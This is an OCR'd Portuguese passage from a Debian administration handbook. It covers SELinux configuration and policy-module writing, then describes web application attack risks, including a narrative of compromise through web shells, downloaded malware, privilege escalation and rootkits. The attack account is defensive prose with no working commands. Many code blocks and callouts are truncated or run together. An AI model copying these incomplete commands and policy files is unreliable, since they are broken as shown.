
podem variar de objeto para objeto. Para isso, cada objeto é associado a um *tipo* (isto é conhecido como rotulagem). Direitos de domínio são, portanto, expressos com conjuntos de operações (nao)permitidos sobre os tipos (e, indiretamente, em todos os objetos que são rotulados com o tipo de dado).

EXTRA Domínios e Tipos são equivalentes

Internamente, um domínio é apenas um tipo, mas um tipo que só se aplica a processos. É por isso que são domínios com o sufixo `_t` como tipos de objeto.

Por padrão, um programa herda seu domínio do usuário que o iniciou, mas políticas SELinux padrões esperam que muitos programas importantes sejam executados em domínios dedicados. Para conseguir isso, estes executáveis são marcados com um tipo específico (por exemplo `ssh`) é marcado com `ssh_exec_t`, e quando o programa é iniciado, ele muda automaticamente no dominio `ssh_t`). Este mecanismo de transição automática de domínio torna possível conceder apenas os direitos necessários para cada programa. É um princípio fundamental do SELinux.

Figure 14.4. Transicoes automaticas entre dominios



NA PRATICA **Encontrar o contexto de**

segunranca

Para encontrar o contexto de segurança de um determinado processo, você deve usar a opção Z do **ps**.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?
```

O primeiro campo contém a identidade, o papel, o domínio e o nível MCS, separados por vírgulas. O nível de MCS (*Multi-Category Security*) é um parâmetro que intervém na configuração de uma política de protecção da confidencialidade, que regula o acesso a arquivos com base em sua sensibilidade. Esta funcionalidade não será explicada neste livro.

Para encontrar o contexto de segurança atual em um shell, você deve chamar **id-Z**.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:
```

Finalmente, para encontrar o tipo atribuído a um arquivo, você pode usar o **ls -Z**.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 te
     system_u:object_r:ssh_exec_t:s0 /u
```

É interessante notar que a identidade e o papel atribuído a um arquivo não têm qualquer importância especial (eles nunca são usados), mas por uma questão de uniformidade, todos os objetos são atribuídos num contexto de segurança completo.

14.4.2. Configurando

o SELinux

O suporte SELinux é construído nos kernels padroes fornecidos pelo Debian. As principais ferramentas de suporte Unix SELinux sem quaisquer modificações. É, assim, relativamente fácil, habilitar SELinux.

O comando **aptitude install selinux-basics selinux-policy-default** irá instalar automaticamente os pacotes necessários para configurar um sistema SELinux.

O pacote selinux-policy-default contém um conjunto de regras padrão. Por padrão, essa política só restringe o

acesso a alguns serviços amplamente expostos. As sessões de usuários não está restritas e, portanto, é improvável que o SELinux iria bloquear as operações do usuário legítimo. No entanto, isso faz aumentar a segurança de serviços do sistema rodando na máquina. Para configurar uma política corresponde à antigo regra "strict", você só tem que desativar o módulo `unconfined` (gestão de módulos é detalhada ainda nesta seção).

Uma vez que a política tenha sido instalada, você deve marcar todos os arquivos disponíveis (o que significa atribuir-lhes um tipo). Esta operação deve ser iniciada manualmente com

fixfiles relabel.

O sistema SELinux agora está pronto. Para habilitá-lo, você deve adicionar o parâmetro `selinux=1` para o kernel de Linux. O parâmetro `selinux=1` habilita o log SELinux que registra todas operações negadas. Finalmente, o parâmetro `enforcing=1` traz as regras para aplicação: sem ele SELinux funciona no modo padrão *permissive* onde as ações negadas são registradas, mas ainda executadA. Você deve, portanto, modificar o arquivo de configuração do GRUB para anexar os parâmetros desejados. Uma maneira fácil de fazer isso é modificar A variável `GRUB_CMDLINE_LINUX` em

`/etc/default/grub` e executar **update-grub**. SELinux estará ativo após uma reinicialização.

É interessante notar que o script **selinux-activate** automatiza as operações e força uma rotulagem na próxima inicialização (o que evita criacao de novos arquivos não-rotulados enquanto o SELinux ainda não estiver ativo, e enquanto a rotulagem estiver acontecendo).

14.4.3. Gerenciando um Sistema SELinux

A política do SELinux é um conjunto

modular de regras, e sua instalação detecta e permite automaticamente todos os módulos relevantes com base nos serviços já instalados. O sistema é assim imediatamente operacional. No entanto, quando um serviço é instalado após a política do SELinux, você deve ser capaz de habilitar manualmente o módulo correspondente. Esse é o propósito do comando **semodule**. Além disso, você deve ser capaz de definir as funções que cada usuário pode endossar, e isso pode ser feito com o comando **semanage**.

Estes dois comandos podem assim ser usados para modificar a atual configuração do SELinux, que é

armazenada em `/etc/selinux/default/`. Ao contrário de outros arquivos de configuração que você pode encontrar em `/etc/`, todos esses arquivos não devem ser alterados manualmente. Você deve usar os programas concebidos para este proposito.

INDO ALEM Mais documentacao

Uma vez que a NSA não fornece qualquer documentação oficial, a comunidade criou um wiki para compensar. Reúne uma série de informações, mas você deve estar ciente que os maiores contribuintes SELinux são usuários do Fedora (onde o SELinux está habilitado por padrão). A documentação, portanto, tende a tratar

especificamente com essa distribuição.

→ http://www.selinuxproject.org

Você também deve ter olhado para a página wiki dedicada ao Debian, bem como blog de Russel Coker, que é um dos desenvolvedores mais ativos do Debian trabalhando no suporte SELinux.

→ http://wiki.debian.org/SELinux

→ http://etbe.coker.com.au/tag/selinux/

14.4.3.1. Gerenciando Modulos SELinux

Módulos SELinux disponíveis são armazenados no diretorio

`/usr/share/selinux/default/`. Para habilitar um desses módulos na configuração atual, você deve usar **semodule-i *`module.pp`***. A extensão *pp* representa *pacote política*.

A removecao de um módulo a partir da configuração atual é feita com **semodule -r *`module`***. Finalmente, o comando **semodule -l** listas os modulos que estao atualmente habilitados. Também mostra seus números de versão.

```
# semodule -i /usr/share/selinux/
# semodule -l
aide    1.4.0
apache  1.10.0
apm     1.7.0
[...]
```

```
# semodule -r aide
# semodule -l
apache  1.10.0
apm     1.7.0
[...]
```

semodule imediatamente carrega a nova configuração, a menos que você use sua opção `-n` . É interessante notar que o programa atua por padrão na configuração atual (que é indicada pela variavel `SELINUXTYPE` em `/etc/selinux/config`), mas que você pode modificar outra, especificando-a com a opcao `opção-s`.

14.4.3.2. Gerenciando Identidades

Toda vez que um usuário faz logon, eles se atribui uma identidade SELinux. Esta identidade define os papéis que eles serão capazes de endossar. Estes dois mapeamentos (do usuário para a identidade e de esta identidade para papéis) são configuráveis com o comando **semanage**.

Você deve definitivamente ler a página de manual semanage(8), mesmo se a sintaxe do comando tende a ser semelhante para todos os conceitos que são geridos. Você vai encontrar opções comuns a todos os sub-comandos: `-a` para adicionar, `-d` para excluir, `-m` para modificar, `-l` para listar, e `-t` para

indicar um tipo (ou domínio).

semanage login -l lista o atual mapeamento entre identificadores de usuário e identidades SELinux. Os usuários que não têm entrada explícita obter a identidade indicado na entrada `__default__`. O comando **semanage login -a -s user_u *`user`*** irá associar a identidade *user_u* ao determinado usuário. Finalmente,**semanage login -d *`user`*** exclui a entrada de mapeamento atribuído a este usuário.

```
# semanage login -a -s user_u rhe
# semanage login -l

Login Name                      SELinux

__default__                     unconf
```

```
rhertzog                                  user_u
root                                      unconf
system_u                                  system_
# semanage login -d rhertzog
```

semanage user -l lists the mapping between SELinux user identities and allowed roles. Adding a new identity requires to define both the corresponding roles and a labeling prefix which is used to assign a type to personal files (`/home/user/*`). The prefix must be picked among `user`, `staff`, and `sysadm`. The "`staff`" prefix results in files of type "`staff_home_dir_t`". Creating a new SELinux user identity is done with **semanage user -a -R *roles* -P *prefix identity***. Finally, you can remove an

SELinux user identity with **semanage user -d *identity***.\n\n**semanage user -l** lista o mapeamento entre as identidades de usuários do SELinux e papéis permitidos. Adicionar uma nova identidade requer definir os papéis correspondentes e um prefixo de marcação que é usado para designar um tipo de arquivo pessoal (`/home/user/*`). O prefixo deve ser escolhido entre `usuário`, o `pessoal`, e o `sysadm`. O prefixo "`staff`" resulta de prefixo dos arquivos do tipo "`staff_home_dir_t`". Criar uma nova identidade de usuário SELinux é feita com **semanage usuário-a-R *roles*-P *prefix identidade***. Finalmente, você pode remover uma identidade de

usuário SELinux com **semanage usuário -d *identidade***.

```
# semanage user -a -R 'staff_r us
# semanage user -l

                Labeling   MLS/
SELinux User    Prefix     MCS Le

root            sysadm     s0
staff_u         staff      s0
sysadm_u        sysadm     s0
system_u        user       s0
test_u          staff      s0
unconfined_u    unconfined s0
user_u          user       s0
# semanage user -d test_u
```

14.4.3.3. Gerenciamento de arquivos Contextos, Portas e

booleanos

Cada módulo SELinux fornece um conjunto de regras de rotulagem de arquivos, mas também é possível adicionar regras de rotulagem personalizadas para atender a um caso específico. Por exemplo, se você deseja que o servidor web para seja capaz de ler arquivos dentro da hierarquia de arquivos `/srv/www/`, você pode executar semanage **fcontext-a-t httpd_sys_content_t "/srv/www(/.*)?** " seguido de **restorecon -R /srv/www/**. O comando anterior registra as novas regras de rotulagem e redefine o último dos tipos de arquivos de acordo com as atuais regras de rotulagem.

Da mesma forma, portas TCP/UDP são rotuladas de uma forma que garante que apenas os daemons correspondentes podem ouvi los. Por exemplo, se você quiser que o servidor web seja capaz de escutar na porta 8080, você deve executar **semanage porta -m -t http_port_t-p tcp 8080**.

Alguns módulos do SELinux exportar opções booleanas que você pode alterar para alterar o comportamento das regras padrão. O utilitário **getsebool** pode ser usado para inspecionar as opções (**getsebool*`boolean`*** exibe uma opção, e **getsebool -a** todas elas). O comando **setsebool *`boolean value`*** muda o valor atual de uma opção

booleana. A opcao `-P` faz a mudança permanente, isso significa que o novo valor passa a ser o padrão e será mantido entre as reinicializações. O exemplo abaixo servidores web concede acesso para diretórios home (isto é útil quando os usuários têm sites pessoais em `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homed
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.4.4. Adaptando as Regras

Uma vez que a política do SELinux é modular, pode ser interessante para desenvolver novos módulos para (possivelmente personalizar) aplicações que não os possuem. Estes novos módulos, então, completarao a *política de referência*.

Para criar novos módulos, o pacote selinux-policy-dev é necessário, bem como selinux-policy-doc. Este último contém a documentação das regras padrão (`/usr/share/doc/selinux-policy-doc/html/`) da amostra e arquivos que podem ser usados como modelos para criar novos módulos. Instale estes arquivos e os estude mais de perto:

```
$ zcat /usr/share/doc/selinux-po
$ zcat /usr/share/doc/selinux-po
$ zcat /usr/share/doc/selinux-po
$ cp /usr/share/doc/selinux-poli
```

O arquivo `.te` é o mais importante. Ele define as regras. O arquivo `.fc` define os arquivos de contextos", isto é, os tipos atribuídos a arquivos relacionados a este módulo. Os dados dentro do arquivo `.fc` são utilizados durante a etapa de rotulagem do arquivo. Finalmente, o arquivo `if` define a interface do módulo:. É um conjunto de "funções públicas" que outros módulos podem usar para interagir adequadamente com o módulo que você está criando.

14.4.4.1. Escrevendo um arquivo `.fc`

Lendo o exemplo a seguir deve ser suficiente para compreender a estrutura de tal arquivo. Você pode usar expressões regulares para atribuir o mesmo contexto de segurança de vários arquivos, ou até mesmo uma árvore de diretórios.

Example 14.2. arquivo `example.fc`

```
# myapp executavel tera:
# label: system_u:object_r:myapp_
# MLS sensibilidade: s0
# MCS categorias: <nenhuma>

/usr/sbin/myapp          --      g
```

14.4.4.2. Escrevendo um arquivo `.if`

No exemplo abaixo, a primeira interface ("`myapp_domtrans`") controla quem pode executar o aplicativo. O segundo ("`myapp_read_log`") concede direitos de leitura nos arquivos de log do aplicativo.

Cada interface deve gerar um conjunto válido de regras que podem ser incorporadas em um arquivo `.te`. Você deve, portanto, declarar todos os tipos que você utiliza (com a macro `gen_require`), e usar diretivas padrão de concessão de direitos. Note, no entanto, que você pode usar interfaces

fornecidas por outros módulos. A próxima seção irá dar mais explicações sobre a forma de expressar esses direitos.

Example 14.3. Arquivo `example.if`

```
## <summary>Myapp exemple de poli
## <desc>
##       <p>
##             Mais um texto des
##             tambem pode usar
##             tags html para fo
##       </p>
##       <p>
##             Esta politica sup
##             <ul>
##             <li>Caracteristic
##             <li>Caracteristic
##             <li>Caracteristic
##             </ul>
##       </p>
```

```
## </desc>
#

########################################
## <sumario>
##      Executar uma transição de
## </sumario>
## <param name="domain">
##      Domínio permitiu a transi
## </param>
#
interface(`myapp_domtrans',`
        gen_require(`
                type myapp_t, mya
        ')

        domtrans_pattern($1,myapp
')

########################################
## <summary>
##      Ler arquivos de log myapp
```

```
## </summary>
## <param name="domain">
##      Domínio permitiu ler os a
## </param>
#
interface(`myapp_read_log',`
        gen_require(`
                type myapp_log_t
        ')

        logging_search_logs($1)
        allow $1 myapp_log_t:file
')
```

DOCUMENTACAO* Explicações sobre a *política de referência

A *política de referência* evolui como qualquer projeto de software livre: baseado em contribuições voluntárias. O projeto é hospedado pelo Tresys, uma das empresas mais ativas no domínio

SELinux. Sua wiki contém explicações sobre como as regras são estruturadas e como você pode criar novas.

→ http://oss.tresys.com/projects/refpolicy/w

14.4.4.3. Escrevendo um Arquivo `.te`

De uma olhada no arquivo `example.te`:

***INDO ALEM* A linguagem de macro m4**

Para estruturar adequadamente a política, os desenvolvedores do SELinux utilizado um processador de comandos macro. Em

vez de duplicar varios diretivas de permissoes *similares*, eles criaram "funções macro", para usar uma lógica de alto nível, o que também resulta em uma política muito mais legível.

Na prática, **m4** é usado para compilar essas regras. Ele faz a operação inversa: ele expande todas estas directivas de alto nível em um enorme banco de dados de diretivas de *permissoes*.

As "interfaces" SELinux são apenas funções de macro que serão substituídas por uma série de regras no momento da compilação. Da mesma forma, alguns direitos são conjuntos de fatos de direitos que são substituídos por seus valores em tempo de compilação.

```
policy_module(myapp,1.0.0) ❶
```

```
##############################################
#
# Declaracoes
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

##############################################
#
# Politica local Myapp
#
```

```
allow myapp_t myapp_log_t:file {

allow myapp_t myapp_tmp_t:file ma
files_tmp_filetrans(myapp_t,myapp
```

❶ O modulo deve ser identificado pelo s
diretiva é requerida.

❷ Se o módulo introduz novos tipos, dev
como este. Não hesite em criar tantos
vez de conceder muitos direitos inúte

❸ Estas interfaces definem o tipo `myapp`
deve ser utilizada por qualquer execu
Implicitamente, isso adiciona um atri
objetos, que por sua vez permite que
direitos para executar esses programa

`userdomain`, permite que os processo
`sysadm_t` execute os. Os domínios de
terão direitos para executar los, a mer
direitos semelhantes (este é o caso, p
domínio dpkg_t).

`logging_log_file` é uma interface f
Ela indica que os arquivos marcados
log que deveriam beneficiar das regra
direitos ao **logrotate** para que possa r

O diretiva `permicao` é a diretiva de ba
operação. O primeiro parâmetro é o d
permissao para executar a operação. A
processo do domínio anterior pode m
"*`tipo`*: *`classe`*" onde *`tipo`* é o seu tip
natureza do objeto (arquivo, diretório

último parâmetro descreve as permiss

6. As permissões são definidas como o c segue este modelo: `{ operacao1oper` pode usar macros que representam as `/usr/share/selinux/default/incl` os lista.

   A página web a seguir fornece uma li classes de objetos e permissões que p

   → http://www.selinuxproject.org/pag

Agora você só tem que encontrar o conjunto mínimo de regras necessárias para assegurar que o aplicativo de destino ou serviço funcione corretamente. Para conseguir isso, você

deve ter um bom conhecimento de como o aplicativo funciona e de que tipo de dados ele gerencia e/ou gera.

No entanto, uma abordagem empírica é possível. Uma vez que os objetos relevantes são rotuladas corretamente, você pode usar o aplicativo no modo permissivo: as operações que seriam proibidos são registrados, mas ainda tem sucesso. Ao analisar os logs, você pode agora identificar as operações de permissao. Aqui esta um exemplo de uma tal entrada de log:

```
avc:  denied  { read write } for
```

Para melhor entender esta mensagem, vamos estudá la peça por peça.

Table 14.1. Análise de um rastreamento SELinux

Mensagem
`avc: denied`
`{ read write }`
`pid=1876`

comm="syslogd"

name="xconsole"

```
dev=tmpfs
```

ino=5510

scontext=system_u:system_r:syslo

tcontext=system_u:object_r:devic

```
tclass=fifo_file
```

Ao observar essa entrada de log, é possível construir uma regra que permite esta operação. Por exemplo: `allow syslogd_t device_t:fifo_file { read write }`. Este processo pode ser automatizado, e é exatamente o que o comando **audit2allow** oferece (do pacote policycoreutils). Esta abordagem só é útil se os vários objetos já estão corretamente rotulados de acordo com o que deve ser confinado. Em qualquer caso, você terá que analisar cuidadosamente as regras geradas e as validar de acordo com o

seu conhecimento da aplicacao. Efetivamente, essa abordagem tende a conceder mais direitos do que são realmente necessários. A solução adequada é muitas vezes criar novos tipos de concessão de direitos apenas sobre esses tipos. Acontece também de uma operação negada não ser fatal para a aplicação, neste caso pode ser melhor adicionar uma regra "`dontaudit`" para evitar a entrada de log, apesar da efetiva negação.

COMPLEMENTOS **Nao ha papeis nas regras de politicas**

Pode parecer estranho que os papéis não aparecem em tudo ao criar novas regras. SELinux utiliza apenas os domínios para

descobrir quais operações são permitidas. A intervenção do papel apenas de forma indireta, permitindo ao usuário alternar para outro domínio. SELinux é baseado em uma teoria conhecida como *Tipo de aplicacao* e o tipo é o único elemento que importa na concessão de direitos.

14.4.4.4. Compilando os Arquivos

Uma vez que os 3 arquivos (`example.if`, `example.fc`, e `example.te`) correspondem às suas expectativas para as novas regras, basta executar **make** para gerar um módulo no arquivo `example.pp file>` (você

pode o carregar imediatamente com **semodule -i example.pp**). Se vários módulos são definidos, **make** irá criar todos os arquivos correspondentes `.pp`.

14.5. Outras Consideracoes Relacionadas a Seguranca

Segurança não é apenas um problema técnico, mais do que qualquer coisa, é sobre as boas práticas e compreencao dos riscos. Esta seção examina alguns dos riscos mais comuns, bem como algumas das melhores práticas que deverao, dependendo do caso, aumentar a segurança ou diminuir o impacto de um ataque bem sucedido.

14.5.1. Riscos Inerentes a Aplicações Web

O caráter universal das aplicações web levou à sua proliferação. Diversas são freqüentemente executadas em paralelo: um webmail, um wiki, algum sistema de groupware, fóruns, uma galeria de fotos, um blog, e assim por diante. Muitas dessas aplicações dependem da pilha "LAMP" (*Linux*, *Apache*, *MySQL*, *PHP*). Infelizmente, muitas dessas aplicações também foram escritas sem considerar muito os problemas de segurança. Dados

provenientes do exterior são, muitas vezes, utilizados com pouca ou nenhuma validação. Proporcionando valores criados especialmente para serem usados para destruir uma chamada para um comando de modo que um outro seja executado em vez disso. Muitos dos problemas mais óbvios foram corrigidos com o parrar do tempo, mas novos problemas de segurança surgem regularmente.

***VOCABULARIO* SQL injection**

Quando um programa insere dados em consultas SQL de uma maneira segura, torna-se vulnerável a SQL injections; este nome abrange o ato de alterar um parâmetro de tal forma que a consulta real

executada pelo programa é diferente da pretendida, quer para danificar o banco de dados ou de acesso aos dados que normalmente não devem ser acessíveis.

→ http://en.wikipedia.org/wiki/SQL_Injecti

Atualizar aplicações web regularmente é, portanto, uma obrigação, para que qualquer cracker (se um atacante ou um profissional script kiddy) possa explorar uma vulnerabilidade conhecida. O risco real depende do caso, e varia de destruição de dados a execução de código arbitrário, incluindo desfiguração do site.

14.5.2. Sabendo O Que

Esperar

A vulnerabilidade em uma aplicação web é frequentemente utilizada como ponto de partida para as tentativas de craqueamento. O que se segue são uma breve revisão das possíveis consequências.

OLHADA RAPIDA Filtrando consultas HTTP

Apache 2 inclui módulos que permitindo a filtragem da entrada de consultas HTTP. Isto permite o bloqueio de alguns vetores de ataque. Por exemplo, limitando a duração dos parâmetros pode impedir o estouro do buffer. Mais genericamente,

pode se validar os parâmetros antes mesmo que eles passem para a aplicação web e restringir o acesso ao longo de muitos critérios. Isso pode até ser combinado com atualizações dinâmicas do firewall, de modo que se um cliente violar uma das regras é proibido de acessar o servidor web por um determinado tempo.

Configurando estas verificações podem ser uma tarefa longa e complicada, mas pode pagar quando a aplicação web a ser implantada tiver um histórico duvidoso, onde a segurança é interesse.

mod-security (no pacote libapache-mod-security) é o tal módulo principal.

As consequências de uma invasão terá

vários níveis de evidência, dependendo das motivações do atacante. *Script-kiddies* só aplicam receitas que encontram em sites, a maioria das vezes, eles desfigurar uma página web ou excluir dados. Em casos mais sutis, eles adicionam conteúdo invisíveis para páginas web, de modo a melhorar encaminhamentos para seus próprios sites em motores de busca.

Um atacante mais avançado vai além disso. Um cenário de desastre poderia continuar da seguinte maneira: o atacante ganha a habilidade de executar comandos como o usuário `www-data`, mas a execução de um comando requer muitas manipulações. Para tornar sua

vida mais fácil, eles instalam outras aplicações web especialmente concebidas para executar remotamente vários tipos de comandos, como a navegação no sistema de arquivos, examinando as permissões de upload, ou download de arquivos, execução de comandos, e até mesmo fornecer um escudo de rede. Muitas vezes, a vulnerabilidade permite execução de um **wget** que vai baixar algum malware em `/tmp/`, então o executa. O malware geralmente é baixado de um site estrangeiro que foi previamente comprometido, a fim de cobrir faixas e tornar mais difícil rastrear a verdadeira origem do ataque.

Neste ponto, o invasor tem bastante liberdade de movimento que muitas vezes instalar um robô IRC (um robô que se conecta a um servidor IRC e pode ser controlado por este canal). Este robô é freqüentemente usado para compartilhamento de arquivos ilegais (cópias não autorizadas de filmes ou software, entre outros). Um determinado invasor pode querer ir ainda mais longe. O conta `www-data` não permite o acesso total à máquina, e o invasor vai tentar obter privilégios de administrador. Ora, isso não deve ser possível, mas se a aplicação web não está atualizada, as chances são de que os programas do kernel e outros também estejam desatualizados, o que

às vezes se segue uma decisão do administrador que, apesar de saber sobre a vulnerabilidade, negligenciado para atualizar o sistema, pois não existem usuários locais. O atacante pode então aproveitar essa segunda vulnerabilidade para obter acesso root.

***VOCABULARIO* Escalonamento de Privilégios**

Este termo abrange qualquer coisa que pode ser usada para obter as permissões de mais do que um determinado utilizador deve ter normalmente. O programa **sudo** é projetado justamente com o proposito de dar direitos administrativos para alguns usuários. Mas o termo também é usado para descrever o ato de um invasor explorar uma vulnerabilidade para obter

direitos indevidos.

Agora, o atacante é dono da máquina; eles costumam tentar manter esse acesso privilegiado pelo maior tempo possível. Isso envolve a instalação de um *rootkit*, um programa que irá substituir alguns componentes do sistema para que o invasor seja capaz de obter os privilégios de administrador novamente em um momento posterior, o rootkit também tenta esconder a sua própria existência como tambem quaisquer vestígios da intrusão. U subvertido programa **ps** irá deixar de listar alguns processos, **netstat** não vai listar algumas das

conexões ativas e assim por diante. Usando as permissões de root, o invasor foi capaz de observar todo o sistema, mas não encontrou dados importantes, então vai tentar acessar outras máquinas na rede corporativa. Analisando a conta do administrador e os arquivos de histórico, o atacante acha que as máquinas são acessadas rotineiramente. Ao substituir **sudo** ou **ssh** com um programa subvertido, o invasor pode interceptar algumas das senhas do administrador, que irá utilizar nos servidores detectados ... e a intrusão pode se propagar a partir de então.

Este é um cenário de pesadelo pode ser

evitado através de várias medidas. As próximas seções descrevem algumas dessas medidas.

14.5.3. Escolhendo o Software Sabiamente

Uma vez que os problemas potenciais de segurança são conhecidos, eles devem ser levados em conta, em cada passo do processo de implantação de um serviço, especialmente quando se escolhe o software para instalar. Muitos sites, como `SecurityFocus.com`, mantem uma lista de vulnerabilidades recém-

descobertas, que podem dar uma idéia de um histórico de segurança antes de algum software especial ser implantado. Claro, essa informação deve ser equilibrada com a popularidade do referido software: um programa mais amplamente usado é um alvo mais tentador, e será examinado mais de perto como conseqüência. Por outro lado, um programa de nicho pode estar cheio de buracos de segurança que nunca serao divulgados devido a uma falta de interesse em uma auditoria de segurança.

VOCABULARIO Auditoria de Seguranca

A auditoria de segurança é o processo de leitura cuidadosa e analise do código fonte de algum software, procurando por vulnerabilidades de segurança em potencial que poderiam conter. Estas auditorias são geralmente pró-ativas e são realizadas para garantir que um programa atenda aos requisitos de segurança determinados.

No mundo do Software Livre, geralmente há um amplo espaço para a escolha, e escolher um pedaço de software em detrimento de outro deve ser uma decisão com base nos critérios que se aplicam localmente. Mais características implicam num aumento do risco de um vulnerabilidade

escondida no código; escolher o programa mais avançado para uma tarefa pode realmente ser contraproducente, e uma melhor abordagem é, geralmente, para escolher o programa mais simples que atenda aos requisitos.

***VOCABULARIO* Zero-day exploit**

Um ataque *zero-day exploit* é difícil de evitar, o termo abrange uma vulnerabilidade que ainda não é conhecida pelos autores do programa.

14.5.4. Gerenciando

uma Máquina como um Todo
